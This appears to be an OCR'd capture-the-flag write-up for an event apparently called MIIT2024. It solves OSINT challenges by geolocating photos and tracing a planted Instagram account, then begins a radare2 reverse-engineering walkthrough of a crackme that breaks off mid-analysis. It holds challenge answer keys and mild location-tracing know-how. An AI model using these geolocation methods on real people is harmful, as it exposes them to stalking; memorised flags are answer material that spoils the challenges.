
ILLUSION WORLD

Creator: suduberdiri

Pre-Requisite: OSINT 2

Description: If you have reached here. You should have collected 3 flags. No?

The flag is in the twitter images. Specifically, This.



FLAG:

MIIT2024{dr34m5_n3v3r_d1e!!!}

CLONE

Creator: suduberdiri


Description: Someone has impersonated our previous CSSC President and made an Instagram account! Locate the last location he went to so we can catch him! I also manage to catch a glimpse of him in google map and he is around Danau Kota?

https://www.instagram.com/emirulevil/


Format Flag: MIIT2024{PlaceOfLocation_RoadName}

Example:MIIT2024{AeonBigWangsaMaju_Jalan_8/27A}

1) First we check the account.




2) Then on the Subway picture the caption is “Guess Where I am hehe” which suspected to find where he



Based on the description. Theres a few hint we can see
1) He is somewhere in Danau Kota
2) the subway lot is LOT-G52(right top)
3) the Flag Example could be hint. Might be a mall.

3) Locate the subway location in https://www.subway.com.my/find-a-subway# around danau kota. Which should match the G-52 of the locations



FLAG:


MIIT2024{WangsaWalk_Jalan_Perdana}

AFGHANISTAN

Creator: suduberdiri

Description: Seems like the clone is hiding something still… Where could it be?!

1) Hint is from the descriptions.




The hint that can be concluded are “This picture reminded me of a place i went in my vacation” Which can be Afghanistan since Afghanistan is in the picture. Then “It is a beautiful place with a nice clear river.” Which a place which we don’t know yet. But the distinct place keyword is “river”. Then the final hint is Which i immediately made a review so the world can know more about it! . Although it didn specify which review. Best we can go for is Google Review.So the Hint is

1) Afghanistan

2) River Vacation Place/Tourist Spots


3) Review

2) The first method that can be easy to find is by relying on the automated AI in the search




Which indicated Qargha Lake.

3) Another one is Searching the tourist spots





Which indicated one is Qargha Reservoir

4) Then At one point we can see after searching the Qargha lake or reservoir it will point out to this in google.



Scrolling a little bit we can click the Qargha dam. Click the google review and the latest review should reveal the flag.





FLAG:


MIIT2024{n1c3_cl34r_r1v3r}

DORKS

Creator: suduberdiri

Flag is in reddit

Based on the description of name, the flag is in reddit and the player has to search for it. We can utilize by using google dorking and using the format flag. Which is:



FLAG:

MIIT2024{g00gl1ng_d0rK_1s_0P!}

THE OLD HOUSE - THE DEATH OF AUNT MAY

Creator: woyoubingqiling

I was asleep when mom called informing that Aunt May had passed away. It has been years since I lived away from my family due to work, and my distance to Aunt May's house is much closer than my parents. I woke up and rushed to the hospital where Aunt May was at. After the burial, all of our family returned to our house for a gathering.

Uncle Jim: We need to end this for once and for all. Or else, there shall be another "sui**de" in the family!


Aunt Suzy: But how do we find the right heir? There wasn't a single hint left by Dad. All we knew was that May claimed Dad had given her the right to this house.

Dad: No…She manipulated the letters to have it all. She…

The mug on my hand slipped off. Everyone in the common room turned to me with a weird expression. Dad came up to me and hushed me back to my room and leave the broken glasses on the floor behind.

Few days ago, I received a letter from Aunt May. In the letter, I saw a photo. Why is this place looking familiar? Where is the coordinate of this place?

You can use GeoSpy. And try lookout around Switzerland



Actual Place:

39G3+QRX Switzerland

39G3+RR5 Switzerland

Flag:

MIIT2024{47.07, 8.35}

REVERSE ENGINEERING

SHIFTER (EASY)

Creator: OS1RIS

Description: In this question, you may need to use calculator to solve it :P

```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question1]
└─$ ./shifter
WELCOME TO CERTIFIED HACKER COMMUNITY!, PLEASE ENTER THE PASSWORD:
Enter a value:
```

INITIAL ANALYSIS USING RADARE 2

Conducting an Analysis Using Radare to Evaluate Functionality

Command:
└─$ r2 –binary [question] [0x00001090]> aaaa [0x00001090]> afl


```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question1]
└─$ r2 --binary shifter
Warning: run r2 with -e bin.cache=true to fix relocations in disassembly
[0x00001090]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00001090]> afl
0x00001090    1 34           entry0
0x000010c0    4 41   -> 34   sym.deregister_tm_clones
0x000010f0    4 57   -> 51   sym.register_tm_clones
0x00001130    5 57   -> 54   sym.__do_global_dtors_aux
0x00001080    1 6            sym.imp.__cxa_finalize
0x00001170    1 9            entry.init0
0x00001184    1 11           sym.key
0x0000148c    1 9            sym._fini
0x00001179    1 11           sym.password
0x000011ea    4 81           sym.printMessage
0x0000123b    8 177          sym.secret
0x000012ec    4 413          main
0x00001000    3 23           sym._init
0x0000118f    1 91           sym.xg
0x00001050    1 6            sym.imp.pow
0x00001030    1 6            sym.imp.putchar
0x00001040    1 6            sym.imp.puts
0x00001060    1 6            sym.imp.printf
0x00001070    1 6            sym.imp.__isoc99_scanf
[0x00001090]>
```

Applying ‘afl’ . The output from Radare lists the addresses, sizes, and names of functions within the binary file, aiding in the understanding of its structure and functionality.

RABBIT HOLE 1

After analyzing the disassembly of the password function from the PDF file, it reveals a basic block containing the instruction "mov eax, 0x6bed," which when decoded into decimal equals 27629.


(You can use anything to convert hex into decimal) In my case. I just use python to convert into decimal.




The answer is incorrect.

RABBIT HOLE 2

Analyzing the disassembly of the key function from the PDF file, a basic block includes the instruction "mov eax, 0x539," which, when decoded into decimal, yields 1337.




Upon decoding the hexadecimal value "0x539" into decimal, the resulting value is indeed 1337.




Also is the wrong answer.

FUNCTION CALL OF ‘sym.xg’




Observing the call to *sym.imp.pow* within the function indicates the involvement of mathematical calculations, as the pow function typically computes exponentiation. This suggests that the program may be performing some form of mathematical operations or computations within the context of the key function.

